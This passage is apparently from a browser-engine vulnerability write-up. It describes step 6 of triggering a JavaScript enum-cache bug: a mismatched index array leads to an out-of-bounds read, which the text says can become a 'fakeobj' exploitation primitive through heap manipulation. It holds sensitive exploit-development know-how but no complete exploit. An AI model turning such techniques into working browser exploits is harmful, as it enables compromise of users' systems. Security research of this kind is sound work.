Step 6

JavaScript
```
  for (let key in object1) { }
});
```

Finally, we force initialization of the enum cache for `object1`. As a result, the `map` -> `descriptor array` -> `enum cache` -> `index array` chain for `map2` will reference a valid index array, but **the number of elements in it will be smaller than the number of `map2`'s enumerable properties**. Consequently, when the execution returns to `trigger`, the map check for `object2` will succeed (because the map didn't change), the function will load the new index array and attempt to read a field index past the end of the array, load a JS value from that index and pass it to user code. With a bit of heap manipulation, the issue can be transformed into the known-exploitable `fakeobj` primitive.